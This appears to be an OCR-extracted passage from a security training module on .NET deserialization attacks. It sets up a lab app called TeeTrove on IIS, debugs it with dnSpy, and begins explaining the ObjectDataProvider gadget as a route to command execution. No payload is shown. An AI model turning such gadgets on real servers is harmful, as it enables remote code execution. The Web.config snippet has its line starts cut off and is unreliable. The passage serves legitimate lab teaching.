
Once the appropriate options are checked, we can click `OK` and Windows will automatically download any missing files.

Configuring IIS


Before we can configure `IIS`, we need to make sure the supplied deployment files are extracted somewhere the server can access, like `C:\inetpub\wwwroot`. Next, we need to modify `Web.config` so that the application can access the database file correctly; open `Web.config` in the text editor of your choice, scroll to the bottom of the file, and update the value of `Data Source` to the full path of the `TeeTrove.db` file in the same folder.

```
roviderFactories>
emove invariant="System.Data.SQLite.EF6" />
dd name="SQLite Data Provider (Entity Framework 6)" invariant="System.Data.SQLite.EF6" description=".NET Framework Data Provider for SQLite (
emove invariant="System.Data.SQLite" />
dd name="SQLite Data Provider" invariant="System.Data.SQLite" description=".NET Framework Data Provider for SQLite" type="System.Data.SQLite.
ProviderFactories>
em.data>
ctionStrings>
 name="DataContext" connectionString="Data Source=C:\inetpub\wwwroot\TeeTrove.Publish\TeeTrove.db" providerName="System.Data.SQLite" />
ectionStrings>
uration>
ectGuid: 5FD28320-503C-48FD-BD74-2BBA30D371E0-->
```


Now we are ready to configure `IIS`. Open the `Start Menu` and search for `Internet Information Services (IIS) Manager`. Inside, right-click `Sites` and select `Add Website`. Fill out the popup window like shown below, and make sure that the Application Pool is set to `.NET v4.5`, otherwise, it will not serve the application correctly!



Hit `OK` and now `TeeTrove` should be accessible at http://localhost:8000.



And now there is just one final step to make sure we can write to the database. Browse to the location where the deployment files are, `right-click` the folder, and modify the permissions so that the `IIS_IUSRS` user has write permissions on the folder.



Debugging TeeTrove

Preparing the DLL Files for Debugging


Before we can get into debugging, we need to `"prep"` the files. By default, `IIS` makes debugging complicated by `optimizing` the assemblies. To prevent this from happening, we can use a `PowerShell` script to disable `optimization`.

Download the following PowerShell Module, and run the following commands (replacing the last path with wherever you placed the application):

```
PS C:\> Import-Module .\IISAssemblyDebugging.psm1
PS C:\> Enable-IISAssemblyDebugging C:\inetpub\wwwroot\TeeTrove.Publish\
```

Installing dnSpy

Now that we have `TeeTrove` running, and the application files are prepped for debugging, let's work on getting our debugging environment set up. For this, we will need to install dnSpy. Head to the GitHub repository's `Releases` page, and then download the latest `-win64.zip` archive.




Once downloaded, simply extract the archive and the tool is ready to be used!


Debugging TeeTrove with dnSpy

Finally, open up `dnSpy` as `Administrator`. The layout will be similar to both `dotPeek` and `ILSpy`; there is an `Assembly List` on the left-hand side, and the main window pane is where decompiled code will be displayed.


From the `File` menu, select `Open` and select `all` the `DLL` files in the application folder.



Next, select `Debug > Attach to Process` and look for `w3wp.exe`. If it does not appear in the list, send any request to the web application and click `Refresh`, it should show up.



At this point, if everything was done correctly, debugging should be working. We can test this by opening `TeeTrove.Controllers.AuthController` and setting a breakpoint on `line 18`. We can try to load http://localhost:8000/Auth/Login in the browser, and the application should break, allowing us to step through lines and view the values of variables.



The ObjectDataProvider Gadget

What is a Gadget?

During engagements, to achieve objectives such as arbitrary file writes or remote code execution through a deserialization attack, it is necessary to use a so-called `gadget`, or in some cases, a combination of gadgets called a `gadget chain`. A `gadget` is an object set up in a specific way so that it executes a desired set of actions upon deserialization, most importantly, in the context of attacks we want to carry out.

Note: Identifying `gadgets` (and vulnerable deserialization libraries) ourselves is `outside of the scope` of this module because it requires a lot of research, and so we will be relying on public findings and papers.

ObjectDataProvider

What is ObjectDataProvider?

Let's look at a well-known gadget for `.NET`, which can be used to execute arbitrary commands using the `ObjectDataProvider` class.

According to Microsoft's documentation, the `ObjectDataProvider` class can be used to "wrap and create an object that can be used as a binding source". This description probably doesn't make a lot of sense, so let's elaborate a little bit. The `ObjectDataProvider` class is part of the Windows Presentation Foundation, which is a `.NET` framework for developing graphic user interfaces (GUIs) with `XAML` (Microsoft's variant of `XML`). Taking a look at an example that `Microsoft` provides (listed below), the description starts to make a bit more sense. We can see that in this case, a new `Person` object is created with the constructor


parameter `"Joe"`, and that the `Name` property of the resulting object is accessed near the bottom of the document.

```
<Window
  xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
  xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
  xmlns:src="clr-namespace:SDKSample"
  xmlns:system="clr-namespace:System;assembly=mscorlib"
  SizeToContent="WidthAndHeight"
  Title="Simple Data Binding Sample">

  <Window.Resources>
    <ObjectDataProvider x:Key="myDataSource" ObjectType="{x:Type
src:Person}">
      <ObjectDataProvider.ConstructorParameters>
        <system:String>Joe</system:String>
      </ObjectDataProvider.ConstructorParameters>
    </ObjectDataProvider>
    <SNIP>
  </Window.Resources>

  <Border Margin="25" BorderBrush="Aqua" BorderThickness="3" Padding="8">
    <DockPanel Width="200" Height="100">
      <SNIP>
      <TextBlock Text="{Binding Source={StaticResource myDataSource},
Path=Name}"/>
    </DockPanel>
  </Border>
</Window>
```



Most importantly, we notice that the object was created `without any function calls`! When we deserialize an object in `.NET` we can't execute any functions, so the fact that `ObjectDataProvider` does so automatically is very interesting for us as attackers.

How does it work?


Let's take a look at why this is possible. We can open `PresentationFramework.dll` in `ILSpy` to look at what goes on behind the scenes. Select `File > Open from GAC` to open a library from the `Global Assembly Cache`, in this case, `PresentationFramework`.



